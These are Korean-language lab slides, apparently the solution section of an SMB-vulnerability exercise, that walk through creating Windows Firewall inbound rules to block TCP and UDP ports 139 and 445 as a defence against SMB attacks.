
# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (TCP)

# TCP 선택 → 특정 로컬 포트에 139,445 입력 → 다음




# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (TCP)

# 연결 차단 선택 → 다음



# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (TCP)

# 다음 클릭



1


# <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (TCP)

# 이름 : “SMB 차단 (TCP)” 입력 → 마침



## 1


# <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (TCP)

# 생성된 규칙 등록 확인 가능



## 1


## &lt;실습&gt; SMB 취약점을 이용한 공격

## • 실습 풀이

## – SMB 공격 대응

» Port 차단 (UDP)

# 인바운드 규칙 → 새 규칙 클릭



## 1

# <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (UDP)

# 포트 선택 → 다음




# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (UDP)

# UDP 선택 → 특정 로컬 포트에 139,445 입력 → 다음




# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (UDP)

# 연결 차단 선택 → 다음




# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (UDP)

# 다음 클릭



1


# <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (UDP)

# 이름 : “SMB 차단 (UDP)” 입력 → 마침



## 1

